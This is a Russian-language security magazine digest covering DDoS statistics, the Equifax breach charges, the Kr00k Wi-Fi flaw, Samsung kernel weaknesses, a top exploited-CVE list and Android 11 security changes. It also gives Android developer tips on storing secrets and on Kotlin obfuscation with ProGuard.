Хотя количество DDoS-атак значительно увеличилось по сравнению с аналогичным периодом в 2018 году, рост относительно третьего квартала 2019 года незначителен: атаки в третьем квартале составили **92%** от их числа в четвертом квартале.

Заметно увеличилось число так называемых умных DDoS-атак (атаки в третьем квартале составили **73%** от их числа в четвертом квартале). По словам аналитиков, подобный рост вполне предсказуем, поскольку ноябрь и декабрь традиционно время для большого количества онлайн-продаж и расцвета розничной торговли.




При этом количество сверхдлинных атак (свыше **400 ЧАСОВ**) превысило показатели, которые эксперты успели зарегистрировать за всю историю наблюдений.

Три самые долгие атаки продолжались больше **20 СУТОК** (**494**, **492** и **486** часов), что почти вдвое дольше лидера прошлого квартала.

Первое место по количеству атак вновь занял Китай, хотя его доля слегка понизилась (**58,46%** по сравнению с **62,97%** в третьем квартале).

Топ-3 стран по числу мишеней традиционно совпадает с лидерами по числу атак: это **КИТАЙ (53,07%)**, **США (22,01%)** и **ЯПОНИЯ (6,14%)**.

Среди типов атак по-прежнему лидирует **SYN-ФЛУД** (**84,6%**), доля атак через TCP продолжила расти и превысила долю **UDP-ФЛУДА**, а **ICMP-ФЛУД** показал значительный рост.



ВЗЛОМ EQUIFAX

Министерство юстиции США провело пресс-конференцию, на которой были заочно предъявлены обвинения четырем гражданам Китая. Сообщается, что Ву Чжиюн, Ван Цянь, Сюй Ке и Лю Лэй имели прямое отношение к нашумевшей атаке на бюро кредитных историй Equifax, произошедшей летом 2017 года.

О масштабной утечке данных, которую допустило одно из крупнейших в мире бюро кредитных историй Equifax, стало известно в 2017 году. Тогда представители североамериканского подразделения Equifax сообщили, что злоумышленники завладели личной информацией примерно 145 миллионов человек (всего в США проживает 324 миллиона человек), включая их номера социального страхования и водительских удостоверений, полные имена и адреса. Также пострадали 15,2 миллиона жителей Великобритании и около 8000 канадских пользователей.

Позже выяснилось, что масштабы инцидента были даже серьезнее, чем предполагалось изначально. Так, компрометации подверглись не только перечисленные данные, но и индивидуальные номера налогоплательщиков (в США ими пользуются те, кто не имеет номера социального страхования), email-адреса пользователей, детальные данные о водительских удостоверениях (в частности, даты и места выдачи документов) и даже информация о банковских картах.

Злоумышленники скомпрометировали компанию через уязвимость в Apache Struts. Взломщики использовали уязвимость CVE-2017-9805, которая была устранена еще в начале марта 2017 года. Так как взлом Equifax произошел уже после выхода патча, у компании было время на установку обновления, однако по какой-то причине этим никто не озаботился.

В рамках пресс-конференции генеральный прокурор США Уильям Барр заявил, что эти хакеры предположительно военные, члены Народно-освободительной армии Китая, а также работают в так называемом «НИИ 54» (54th Research Institute), который часто упоминается в связи с хакерскими атаками. По словам Барра, обвиняемые похитили не только данные о 145 миллионах граждан США, но и закрытую информацию, принадлежавшую самому бюро кредитных историй Equifax.

> *«Ответчики провели несколько недель, выполняя различные запросы с целью определения структуры базы данных, а также поиска конфиденциальной и личной информации в системе Equifax.*
>
> *Получив доступ к интересующим файлам, преступная группа хранила украденную информацию во временных файлах, сжимая и разделяя их, чтобы в итоге отправить эти данные из сети Equifax на компьютеры за пределами Соединенных Штатов. Злоумышленники сделали порядка 9000 запросов в системе Equifax, извлекая имена, даты рождения и номера социального страхования американских граждан.*
>
> *Обвиняемые предприняли меры, чтобы избежать обнаружения во время атаки. Так, они направляли трафик примерно на 34 сервера, расположенных почти в 20 странах мира, чтобы скрыть свое реальное местоположение; использовали зашифрованные каналы связи в сети Equifax, чтобы смешаться с обычной сетевой активностью; ежедневно удаляли сжатые файлы и стирали файлы журналов, стремясь уничтожить все записи о своей активности», — рассказывают в Минюсте.*

В свою очередь, ФБР отмечает, что это крайне сложное дело, поскольку в распоряжении следователей исходно было очень мало информации: расследование взлома Equifax фактически началось лишь с 40 IP-адресов, которые использовались во время атаки.

1 900 000 000 ВРЕДОНОСНЫХ ПРИЛОЖЕНИЙ

Разработчики Google поделились статистикой: в 2019 году пользователи Android пытались установить **1,9 МИЛЛИАРДА** вредоносных приложений из-за пределов официального магазина Google Play Store (например, из сторонних каталогов приложений и с различных сайтов).

В 2017 и 2018 годах этот показатель находился на отметке **1,6 МИЛЛИАРДА**.

В Google объясняют, что данный показатель растет по двум основным причинам. Во-первых, Play Protect с каждым годом все лучше обнаруживает и блокирует малварь. Во-вторых, все больше пользователей Android устанавливают приложения из-за пределов Play Store, то есть используют сторонние сайты и магазины приложений. Как правило, из-за того, что официальные магазины приложений им попросту недоступны.

Продолжение статьи →

MEGANEWS

← Начало статьи


KR00K

Специалисты компании ESET рассказали о новой уязвимости Kr00k (CVE-2019-15126), которая может использоваться для перехвата и дешифровки трафика Wi-Fi (WPA2).

По данным аналитиков, этой проблеме подвержены любые устройства, использующие решения компаний Cypress Semiconductor и Broadcom, от ноутбуков и смартфонов до роутеров и IoT-девайсов. Специалисты протестировали и подтвердили проблему для iPhone, iPad, Mac, Amazon Echo и Kindle, Google Nexus, Samsung Galaxy, Xiaomi Redmi, Raspberry Pi 3, а также Wi-Fi-роутеров Asus и Huawei. В общей сложности проблема угрожает примерно миллиарду разных гаджетов.

Суть проблемы Kr00k сводится к шифрованию, которое используется для защиты пакетов данных, передаваемых посредством Wi-Fi. Как правило, такие пакеты шифруются уникальным ключом, который зависит от пароля Wi-Fi, заданного пользователем. Но для чипов Broadcom и Cypress этот ключ обнуляется, если инициировать процесс диссоциации (disassociation), то есть временного отключения, которое обычно происходит из-за плохого сигнала. Wi-Fi-устройства выполняют диссоциацию много раз за день, а затем автоматически переподключаются к ранее использованной сети.

По словам экспертов ESET, атакующие могут спровоцировать переход устройства в длительное состояние диссоциации и получить предназначенные ему Wi-Fi-пакеты. Затем, эксплуатируя баг Kr00k, дешифровать трафик Wi-Fi с использованием «нулевого» ключа.




Проблема Kr00k влияет только на Wi-Fi-соединения, использующие WPA2-Personal и WPA2-Enterprise WiFi, с шифрованием AES-CCMP. То есть включение протокола WPA3 на уязвимом устройстве должно защитить от описанных специалистами атак. Кроме того, уязвимость вряд ли пригодится операторам ботнетов для автоматизированных атак, так как требует, чтобы атакующий находился неподалеку от жертвы (в радиусе действия сети Wi-Fi).

Исследователи уведомили производителей об уязвимости еще два месяца тому назад, так что к настоящему моменту многие устройства уже должны были получить патчи.

Эксперты отмечают, что проблема Kr00k во многом похожа на нашумевшую уязвимость KRACK, обнаруженную в 2017 году и заставившую производителей поторопиться с переходом на WPA3, а также напоминает проблему DragonBlood, которая уже представляла угрозу и для WPA3. Вместе с этим подчеркивается, что Kr00k во многом отличается от своих «прародителей» и исправить последствия в данном случае будет проще.

УЯЗВИМОСТИ В ВЕБ-ПРИЛОЖЕНИЯХ

Эксперты компании Positive Technologies проанализировали защищенность веб-приложений и выяснили, что в девяти случаях из десяти злоумышленники могут атаковать посетителей сайта. Хотя число уязвимостей, которое в среднем приходится на одно приложение, снизилось по сравнению с прошлым годом почти в полтора раза, общий уровень защищенности веб-приложений по-прежнему оценивается как низкий.



Наиболее распространенные уязвимости из списка OWASP Top 10

6% приложений содержат уязвимости, позволяющие получить полный контроль над системой, а в **8%** случаев — атаковать внутреннюю сеть компании.


В 2019 году существенно (на **17** процентных пунктов по сравнению с 2018 годом) снизилась доля веб-приложений, содержащих уязвимости высокого уровня риска.

82% всех выявленных уязвимостей оказались обусловлены ошибками в коде. По словам экспертов, даже в случае продуктивных систем в каждой второй они находили уязвимости высокого уровня риска.

В **45%** исследованных веб-приложений эксперты обнаружили недостатки аутентификации (Broken Authentication); многие уязвимости из этой категории критически опасны.

90% веб-приложений подвержены угрозе атак на клиентов. Как и в предыдущие годы, существенную роль в этом играет **XSS**.

Примерами атак на пользователей могут быть заражение компьютеров **ВРЕДОНОСНЫМ ПО** (доля этого метода атак на частных лиц в третьем квартале года увеличилась до **62%** против **50%** во втором квартале); **ФИШИНГОВЫЕ АТАКИ** для получения учетных или других важных данных, а также выполнение действий от имени пользователя с помощью обманной техники **КЛИКДЖЕКИНГА**, в частности для накрутки лайков и просмотров.



SAMSUNG ПОРТИТ ANDROID

Специалист Google Project Zero Янн Хорн (Jann Horn) изучил ядро Android, поставляемое компанией Samsung с телефонами Galaxy A50, и заявил, что механизмы безопасности, добавленные инженерами Samsung в ядро, не только не обеспечивают полноценной защиты, но и создают дополнительные векторы для атак.

Хорн отмечает, что не проверял ядро в других устройствах Samsung, но считает, что специфичные для этого производителя модификации могут в целом создавать уязвимости и затруднять противодействие атакам. Хуже того, подобная практика широко распространена среди производителей смартфонов в целом: они нередко добавляют нечто спорное в код ядра Linux, причем upstream-разработчики эти изменения не рассматривают и не могут проконтролировать.

В частности, ядро Samsung включает в себя функцию, которая защищает пользовательские данные от чтения или изменения злоумышленниками. Но Хорн обнаружил, что эта функция не только не справляется со своей задачей, но и имеет уязвимости, которые можно использовать для выполнения произвольного кода. Проблема затрагивала дополнительную подсистему безопасности Samsung, которая называется PROCA (или Process Authenticator).

PoC-эксплоит исследователя демонстрирует, что злоумышленник может получить доступ к БД учетных записей, содержащей конфиденциальные токены аутентификации.

Эксплуатация этой проблемы также сопряжена со старой уязвимостью — багом раскрытия данных в ядре Linux, который имеет идентификатор CVE-2018-17972. Эта проблема давно была исправлена в ядре Linux и ядре Android, но, как оказалось, не в ядре Android, которое компания Samsung использует для своих телефонов.

> *«Защитные механизмы Samsung не обеспечивают полноценной защиты от злоумышленников, пытающихся взломать ваш телефон, они лишь блокируют простейшие root-инструменты, не кастомизированные для устройств Samsung. Я считаю, что такие модификации не стоят затрат, так как они затрудняют переход на новое ядро (что должно происходить чаще, чем сейчас) и добавляют дополнительное пространство для атаки», — пишет Хорн.*

Он отмечает, что механизм PROCA предназначен для ограничения атакующего, который, по сути, уже получил права на чтение и запись в ядре. И, по мнению Хорна, Samsung могла бы создать более эффективную защиту, направив свои ресурсы на то, чтобы злоумышленник вообще не получил такого доступа.

Разработчики Samsung уже исправили эти и другие уязвимости (включая CVE-2018-17972) в рамках февральского вторника обновлений.

ТОП-10 УЯЗВИМОСТЕЙ

Специалисты компании Recorded Future изучили работу популярных наборов эксплоитов, а также наиболее заметные атаки 2019 года. На основании этих данных эксперты составили список наиболее популярных и эксплуатируемых уязвимостей года.

В целом получилось, что топ состоит из весьма старых багов. Так, **6** из **10** вошедших в список проблем были весьма популярны у преступников и в 2018 году — все они затрагивают продукты Microsoft: **INTERNET EXPLORER** и **MICROSOFT OFFICE**. Не менее прочно держатся в топе и продукты компании Adobe, включая **FLASH PLAYER**.

Итоговый список выглядит следующим образом:

CVE-2018-15982 (Adobe Flash Player);

CVE-2018-8174 (Microsoft Internet Explorer);

CVE-2017-11882 (Microsoft Office);

CVE-2018-4878 (Adobe Flash Player);

CVE-2019-0752 (Microsoft Internet Explorer);

CVE-2017-0199 (Microsoft Office);

CVE-2015-2419 (Microsoft Internet Explorer);

CVE-2018-20250 (WinRAR);

CVE-2017-8750 (Microsoft Internet Explorer);

CVE-2012-0158 (Microsoft Office).


99 СМАРТФОНОВ

Немецкий художник Саймон Векерт (Simon Weckert) устроил интересный перформанс на улицах Берлина. Он неспешно прогулялся по городу, везя за собой маленькую красную тележку, в которой лежали 99 бюджетных подержанных смартфонов с открытым приложением Google Maps.

В результате на Google Maps по маршруту Векерта образовалась существующая только в виртуальности пробка. Красная линия на картах показывала, что поток машин в этом месте якобы едва движется (скорость движения составляла 2–4 мили в час).

> *«Перевозя смартфоны по улице, я могу генерировать виртуальный трафик, из-за чего автомобили будут направляться по другому маршруту. Очень иронично, но это может вызвать настоящую пробку в другом месте города», — рассказывает художник.*

Для проведения своей акции Векерт арендовал 99 бюджетных Android-смартфонов и приобрел для них 99 SIM-карт. Для создания несуществующего затора он просто гулял туда-сюда по улицам, проводя по часу-два на каждой намеченной точке маршрута. При этом, по его собственным наблюдениям, для появления затора на картах хватало минимального промежутка времени.



Нужно отметить, что Векерт не первым додумался до такого саботажа. К примеру, еще в 2016 году издание The Washington Post рассказывало, как житель штата Мэриленд пытался облегчить движение по своей улице в час пик, оставляя в приложении Waze фальшивые сообщения о ДТП и установленных радарах для контроля скорости. Это сходило ему с рук на протяжении нескольких недель, пока в итоге он не получил бан.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Эксперты обманули автопилот Tesla при помощи проектора за 300 долларов

Исследователи показали извлечение данных с изолированного ПК через изменение яркости экрана

Вымогатель RobbinHood устанавливает на компьютеры жертв уязвимые драйверы Gigabyte

Криптовалютная биржа Altsbit закрывается после взлома

Арестован оператор миксер-сервиса Helix, через который было отмыто более 300 миллионов долларов

ФАС доработала правила предустановки отечественного ПО на смартфоны и прочие гаджеты

Уязвимости SweynTooth угрожают множеству продуктов с поддержкой BLE

Сеть криптовалюты IOTA временно не работает после атаки на официальный кошелек проекта

Злоумышленники компрометируют поддомены Microsoft

Релиз Chrome 80 помешал работе малвари AZORult и маркетплейса Genesis

ANDROID

SECURITY-НОВШЕСТВА ANDROID 11 И НАТИВНАЯ ВЕРСИЯ ТРОЯНА JOKER

Сегодня в выпуске: security-новшества Android 11, анализ нативной версии трояна Joker, советы о хранении секретных данных в приложении, способ усовершенствовать обфускацию кода на Kotlin, а также лучшие инструменты разработчика для Android и очередная подборка полезных библиотек.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

Security-новшества Android 11 DP1

Turning it up to 11: the first Developer Preview of Android 11 — статья о новшествах Android 11 Developer Preview 1. Мы, как обычно, сконцентрируемся на приватности и безопасности.

- **Одноразовые разрешения**. Начиная с Android 11 пользователь сможет дать разрешение на ту или иную операцию только на один раз. Как только приложение будет свернуто, оно потеряет разрешение, и его придется запрашивать снова.
- **Scoped Storage**. Android 11 закроет приложениям прямой доступ к файлам на внутренней и внешней картах памяти, но только в том случае, если target API приложения равен 30.
- **Расширенный API биометрической аутентификации**. В API BiometricPrompt, реализующем диалог биометрической аутентификации, появилась поддержка трех типов аутентификации: надежный, слабый и учетные данные устройства.
- **Новые средства защиты от эксплоитов**. Разработчики расширили применение механизмов защиты, работающих на этапе компиляции: CFI (Control Flow Integrity), BoundSan, IntSan (Integer Overflow Sanitization) и ShadowCallStack. Для выявления проблем при работе с памятью в приложениях включена проверка указателей в куче на основе привязанных к ним тегов (heap pointer tagging). Также разработчики могут использовать специальный системный образ, в котором включен отладочный механизм HWAsan (Hardware-assisted AddressSanitizer).
- **API для безопасного обмена данными**. Появился API BlobStoreManager для безопасного обмена бинарными данными между приложениями. Его можно использовать, например, для передачи моделей данных машинного обучения.
- **Хранилище документов**. Добавилась поддержка безопасного хранения и извлечения проверяемых идентификационных документов, таких как электронные водительские удостоверения.

Одноразовые разрешения в Android 11

Как работают одноразовые разрешения Android 11

Exploring the Android 11 Developer Preview: Permission Changes — статья, поясняющая работу одноразовых разрешений. Основные моменты:

- Одноразовое разрешение будет отозвано, как только запросившая разрешение активность (экран) приложения уйдет в фон (пользователь вернется на домашний экран или откроет другое приложение).
- Если у приложения есть foreground-сервис, который был активен в момент ухода активности в фон и ее возврата, то одноразовое разрешение будет возвращено этой активности.
- В предыдущих версиях Android пользователь мог запретить повторный показ запроса определенного разрешения с помощью чекбокса Don't ask again. Android 11 заблокирует повторный показ запроса, если пользователь два раза откажется предоставлять разрешение.
- Исключение из предыдущего правила: если пользователь нажмет кнопку «Назад», чтобы закрыть диалог запроса разрешения, это будет интерпретировано как отказ предоставлять разрешение, но запрос будет появляться снова. Однако это не относится к тем диалогам запроса разрешений, которые перекидывают пользователя в настройки.

Отдельно автор отмечает, как изменилась работа разрешения на доступ к местоположению в фоне. Это разрешение появилось в Android 10, но начиная с Android 11 приложение не может запросить его у пользователя. Единственный способ получить разрешение — перекинуть пользователя в окно настроек приложения и попросить включить его вручную.

Как работает отказ предоставлять разрешение

Анализ нативной версии трояна Joker

A closer look at the native speaking Android Joker malware from Google Play — анализ новой версии трояна Joker, большая часть кода которого вынесена в нативную библиотеку.

Впервые Joker (или Bread в терминологии Google) обнаружили в 2017 году. Это был троян, распространяющийся через Google Play и подписывающий пользователя на разного рода платные услуги, в том числе требующие подтверждения по SMS (он умел перехватывать сообщения и анализировать их содержимое).

Со временем Joker эволюционировал настолько, что использовал практически все известные техники скрытия и обфускации, а в начале года в Google Play стали находить все больше вариантов Joker, часть компонентов которого вынесена в нативный код.

Одно из приложений, внутри которого обнаружили новую версию Joker, — VPN-клиент Fast VPN. По сути, это перепакованная версия приложения Thunder VPN, которая при старте приложения запускает в фоне зловредный код. Часть функциональности трояна при этом вынесена в нативную библиотеку `libpdker.so`, пропущенную через обфускатор на базе LLVM.

Нативная библиотека включает в себя базовую функциональность трояна, например функции для работы с SIM-картами и обработки SMS (которые троян получает с помощью доступа к уведомлениям). Также нативная библиотека отвечает за прием команд от управляющего сервера (C&C). Набор команд и их формат, в сущности, остался прежним, как и использование голого HTTP в качестве протокола.

Интересно, что в отличие от прошлых версий трояна эта версия не использует какой-то специальной формы обфускации имен методов. Некоторые имена просто случайны (Kanble, Yunbe, PtCher, VenNor), другие похожи на слегка измененные (QertOptor — QueryOperator, ReterString — ReturnString, WenNoti — WhenNotified, pdker — Joker?), еще одни никак не изменены (BigConfig, BleOpenSettings, HuOpenSettings). Но обфускация строк стала еще более запутанной.

В целом эта версия трояна больше похожа на эксперимент, чем на развитие.

РАЗРАБОТЧИКУ

Как хранить секреты

Protecting secrets in an Android project — статья о том, как правильно хранить секреты, например ключи API, в своем приложении.

Все секретные строки лучше вынести в отдельный файл, который хранится вне системы контроля версий. Это позволит избежать недоразумений, когда разработчик заливает код в открытый репозиторий и таким образом выставляет ключи на всеобщее обозрение. Также такой подход позволяет расшаривать ключи между несколькими приложениями. Секреты можно хранить, например, в файле `~/.gradle/gradle.properties`:

```
GameCatalogueApp_UploadKeystore_KeyPassword=aaaabbbbcccc
GameCatalogueApp_AuthClientSecret=123456789
GameCatalogueApp_Pusher_APIKey=ksldjalksdjskald
```

Чтобы сделать их доступными в исходном коде, можно использовать приблизительно такой трюк (пример для скрипта Gradle на Kotlin):

```
defaultConfig {
  buildConfigField(
    "String",
    "AUTH_CLIENT_SECRET",
    buildConfigProperty("GameCatalogueApp_AuthClientSecret")
  )

  resValue(
    "string",
    "pusher_key",
    propertyOrEmpty("GameCatalogueApp_Pusher_APIKey")
  )
}

fun Project.buildConfigProperty(name: String) = "\"${propertyOrEmpty(
name)}\""
```

Чтобы защитить секреты не только от утечек, но и от реверса приложения, их стоит зашифровать. Для этого необходимо поместить ключи в конфиг Gradle уже в зашифрованной форме и расшифровывать их с помощью ключа, тоже записанного в конфиг Gradle. Чтобы затруднить жизнь взломщику, ключ можно обфусцировать. Например, добавить к нему случайные данные или перемешать части ключа и уже в коде приложения привести его в нужный вид.

Обфускация кода Kotlin

Is Your Kotlin Code Really Obfuscated? — статья, посвященная обфускации кода на языке Kotlin, а точнее тому, когда эта обфускация может не сработать. Автор приводит следующий пример кода:

```
class SomeClass {
    lateinit var importantVar: String

    fun funcWithParams(importantString: String, importantList: List<
Int>) {
    }

    fun String.importantExtensionFunc() {
    }
}
```

Если скомпилировать этот код, а затем декомпилировать его в Java, мы получим следующую картину:

```
public final class SomeClass {
   @NotNull public String importantVar;

   @NotNull
   public final String getImportantVar() {
      String var10000 = this.importantVar;
      if (var10000 == null) {
         Intrinsics.throwUninitializedPropertyAccessException("import
antVar");
      }
      return var10000;
   }

   public final void funcWithParams(@NotNull String importantString,
@NotNull List importantList) {
      Intrinsics.checkParameterIsNotNull(importantString, "import
antString");
      Intrinsics.checkParameterIsNotNull(importantList, "import
antList");
   }

   public final void importantExtensionFunc(@NotNull String
$this$importantExtensionFunc) {
      Intrinsics.checkParameterIsNotNull($this$importantExtensionFunc
, "$this$importantExtensionFunc");
   }
}
```

Обрати внимание, что появилась проверка параметров функций на null с помощью методов объекта `Intrinsics`. Это часть особенности Kotlin под названием null safety, которая гарантирует, что ты не сможешь обратиться к методам или полям null-объекта или случайно присвоить объекту значение null.

А теперь посмотри на тот же код, но после обфускации с помощью ProGuard (в новых версиях Android Studio его работу выполняет оптимизатор R8):

```
public final class a {
   public String a;

   public final String a() {
      String var1 = this.a;
      if (var1 == null) {
         b.b("importantVar");
      }
      return var1;
   }

   public final void a(String var1) {
      b.b(var1, "$this$importantExtensionFunc");
   }

   public final void a(String var1, List var2) {
      b.b(var1, "importantString");
      b.b(var2, "importantList");
   }

   public final void b() {
      String var1 = this.a;
      if (var1 == null) {
         b.b("importantVar");
      }
      this.a(var1);
   }
}
```

Снова обрати внимание на вызов функций Intrinsics, которые теперь имеют имя вроде `b.b`. Несмотря на то что в результате обфускации параметры функций получили имена `var1` и `var2`, функция проверки на null все равно выдает их реальные имена (`importantVar`, `importantList` и так далее).

Побороть эту проблему можно, отключив саму функцию проверки на null в продакшен-коде. Это никак не повлияет на стабильность приложения, поскольку код проверки на null в рантайме нужен лишь в качестве средства отладки/диагностики, а не защиты от падения или обеспечения правильной работоспособности (фактически эти функции просто завершают приложение с исключением IllegalStateException).

Итак, открываем файл `proguard-rules.pro` приложения и добавляем в него следующие строки:

```
-assumenosideeffects class kotlin.jvm.internal.Intrinsics {
    public static void checkExpressionValueIsNotNull(java.lang.Object
, java.lang.String);
    public static void checkFieldIsNotNull(java.lang.Object, java.
lang.String);
    public static void checkFieldIsNotNull(java.lang.Object, java.
lang.String, java.lang.String);
    public static void checkNotNull(java.lang.Object);
    public static void checkNotNull(java.lang.Object, java.lang.
String);
    public static void checkNotNullExpressionValue(java.lang.Object,
java.lang.String);
    public static void checkNotNullParameter(java.lang.Object, java.
lang.String);
    public static void checkParameterIsNotNull(java.lang.Object, java
.lang.String);
    public static void checkReturnedValueIsNotNull(java.lang.Object,
java.lang.String);
    public static void checkReturnedValueIsNotNull(java.lang.Object,
java.lang.String, java.lang.String);
    public static void throwUninitializedPropertyAccessException(java
.lang.String);
}
```

Инструменты разработчика в 2020 году

Our Android 2020 development stack — статья разработчиков компании Karumi об используемых инструментах разработки. Десятки инструментов разбиты на семь категорий.

Статический анализ и сборка:

- Ktlint — лучший линтер для языка Kotlin;
- Android Lint — стандартный линтер Android;
- Lin — инструмент, позволяющий удобно создавать кастомные правила для линтера;
- Ribbonizer — плагин Gradle, автоматически добавляющий отметку Beta или Debug к иконке приложения;
- Play publisher — автоматизирует процесс публикации новой версии в Google Play Store.

Инструменты для работы с сетью:

- Retrofit — существенно упрощает реализацию REST API;
- OkHTTP — лучший HTTP-клиент;
- Gson — известная библиотека для трансляции JSON в объекты Java/Kotlin.

Хранение данных:

- Room — обертка для SQLite, развиваемая Google;
- SQLDelight — генерирует Kotlin API для SQL-запросов.

Разрешения:

- Dexter — библиотека, позволяющая обрабатывать запросы разрешений с помощью колбэков вместо неудобного в использовании onActivityResult.

Пользовательский интерфейс:

- Data Binding — библиотека биндинга View (часть Android Jetpack);
- Lifecycle Observer — обсервер данных для UI (Android Jetpack);
- Appcompat — библиотека совместимости для старых версий Android (Android Jetpack);
- ConstraintLayout — подстраиваемый под ситуацию лейаут (Android Jetpack);
- Glide — библиотека загрузки изображений;
- Renderers — одна из лучших библиотек для работы с RecyclerView;
- Calligraphy — библиотека для работы с кастомными шрифтами (Android поддерживает аналогичную функцию с 2017 года);
- Material Components — компоненты в стиле Material Design (Android Jetpack);
- Snacky — библиотека для показа снекбаров (небольшое сообщение в нижней части экрана);
- Lottie — библиотека для рендеринга анимации, созданной в Adobe After Effects.

Основные инструменты:

- Kotlin — без комментариев;
- Kotlin Coroutines — лучший инструмент асинхронного программирования;
- Timber — расширяемый логгер;
- Libphonenumber — лучший инструмент для работы с номерами телефонов;
- OneSignal — один из лучших провайдеров push-уведомлений;
- Kodein — фреймворк для Dependency Injection;
- ThreeTenABP — бэкпорт функций для работы со временем из Java 8;
- Crashlytics — один из лучших инструментов для создания отчетов об ошибках и работы с ними;
- Arrow — библиотека функционального программирования для Kotlin;
- Leakcanary — лучший инструмент детекта утечек памяти.

Тестирование:

- JUnit — классический инструмент запуска тестов;
- Shot — библиотека для тестирования по скриншотам;
- Kotlin Snapshot — библиотека для снапшот-тестирования;
- Kotlin Test — фреймворк для тестирования кода на Kotlin;
- Mockito — mock-фреймворк;
- MockWebServer — виртуальный веб-сервер для тестирования;
